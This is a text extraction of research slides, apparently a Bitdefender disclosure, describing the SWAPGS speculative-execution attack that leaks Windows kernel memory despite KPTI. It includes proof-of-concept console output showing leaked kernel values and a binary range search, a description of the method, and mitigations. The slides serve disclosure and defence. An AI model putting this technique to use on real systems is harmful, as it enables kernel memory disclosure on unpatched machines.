
Attack details: Alignment & Cache Line Bias

For a better attack efficiency and resolution


1. The alignment of the secret must be accounted for
2. The leaked value will be within 64 bytes range




Attack details: Test Variable Alignment



Attack details: Test Variable Alignment



Attack details: Cache Line Bias



Attack details:

Alignment & Cache Line Bias

1. Test Variable Alignment
 - ✓ We spray the address of a test variable inside the probed memory area
 - ✓ This address will be speculatively accessed inside the kernel, thus spoiling the value range
 - ✓ However, we don't know the kernel value – we don't know the accessed offset
 - ✓ We can overcome this by trying the attack 8 times (one time for each possible alignment)
2. Cache Line Bias
 - ✓ The leaked values are biased towards a cache line
 - ✓ They can be anywhere in a range of 64 bytes



Attack details: Speed

Most of the times, variant 1 takes less than 10 tries to trigger speculative execution inside kernel (< 1ms)

```
Command Prompt
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 34,
tries 7
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 4
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 4
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 48,
tries 7
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 46,
tries 5
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 9
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 42,
tries 4
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 50,
tries 2
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 46,
tries 2
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 5
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 48,
tries 7
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 5
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 46,
tries 2
[!] Success! Value 0x000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 5
^C
C:\work\Projects-mine\leakgsbkva\x64\Release>
```



Attack details: Speed

Variant 2 is much slower, as it has to try many possible ranges for the secret value

```
Command Prompt - leakgsbkvat.exe
[+] Branch address at offset 0x0000000001bed99
[+] Branch address at offset 0x0000000001bf1e7
[+] Branch address at offset 0x0000000001bf4e7
[+] Branch address at offset 0x0000000001bf7e7
[+] Branch address at offset 0x0000000001bfc7e
[+] Branch address at offset 0x0000000001bfc7e
[+] Branch address at offset 0x0000000001bfc7e
[+] KvaShadow address at offset 0x00000000055b840
[+] Found '\SystemRoot\system32\ntoskrnl.exe' at 0xFFFFF80603EB4000
[+] Filling memory at [0x0000000300800000, 0x0000000300800000], with the tag address 000001CBEC9F0000...
[!] The value at kernel address 0xfffff80603eb4000 is NOT in the given range!
[+] Filling memory at [0x0000000300800000, 0x0000000301000000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300800000, 0x0000000301000000], tag access time 92, iter #6
[+] Filling memory at [0x0000000300800000, 0x0000000300c00000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300800000, 0x0000000300c00000], tag access time 98, iter #25
[+] Filling memory at [0x0000000300800000, 0x0000000300a00000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300800000, 0x0000000300a00000], tag access time 48, iter #149
[+] Filling memory at [0x0000000300800000, 0x0000000300900000], with the tag address 000001CBEC9F0000...
[!] The value at kernel address 0xfffff80603eb4000 is NOT in the given range!
[+] Filling memory at [0x0000000300900000, 0x0000000300a00000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300a00000], tag access time 50, iter #177
[+] Filling memory at [0x0000000300900000, 0x0000000300980000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300980000], tag access time 62, iter #955
[+] Filling memory at [0x0000000300900000, 0x0000000300940000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300940000], tag access time 50, iter #123
[+] Filling memory at [0x0000000300900000, 0x0000000300920000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300920000], tag access time 50, iter #41
[+] Filling memory at [0x0000000300900000, 0x0000000300910000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300910000], tag access time 52, iter #10
[!] The value at kernel address 0xfffff80603eb4000 is in the range [0x0000000300900000, 0x0000000300910000]!
```




Attack details: Leakable domain


This attack cannot leak the entire kernel memory space
It can leak any value that resembles a valid user-mode address

Normal values in [0, 0x00007FFFFFFFFFFF]

If 57 bit addressing is used: values in [0, 0x007FFFFFFFFFFF]



Leaked kernel
contents



Mitigations

- Clobber the user-mode **GS** base on context switches
- Make use of **SMAP** (on CPUs which have meltdown patches)
- Serialize the code which lies on **SWAPGS** path – both branches
 - The one that will not execute **SWAPGS**
 - The one that will execute **SWAPGS**
- Use Hypervisor to dynamically instrument the kernel code & rewrite the vulnerable code sequences in order to mitigate the problem
 - Basically, serialize them, if not already done by the OS



Conclusions

- A new variant of **Spectre** has been disclosed: speculative execution (or the lack) of **SWAPGS** instruction can lead to KPTI bypass
- We presented a novel exploitation technique relying on treating leaked data values as virtual addresses
- Microsoft published patches for this issue in July 2019



Thank you!



Backup slides





SWAPGS Attack

→ **The effect:** instructions which reference arbitrary memory can be executed speculatively

→ **The result:** sensitive kernel memory can be accessed by an attacker

The background is a dark blue field filled with a complex network of light blue lines and dots. These elements form various geometric shapes, including triangles and polygons, some of which are semi-transparent, creating a layered, crystalline effect. The overall impression is that of a digital or molecular structure.

SWAPGS INTRODUCTION

The SWAPGS Attack allows an attacker to leak portions of the kernel memory even if patched against existing speculative side-channel attacks.



Recap: Spectre v1

- Spectre v1: Bounds Check Bypass
- `if (index < size) x = array1[array2[index] * 4096];`
- If the attacker controls **index** and **array1**, it could leak arbitrary data beyond the **array2**





bitdefender.com/SWAPGSAttack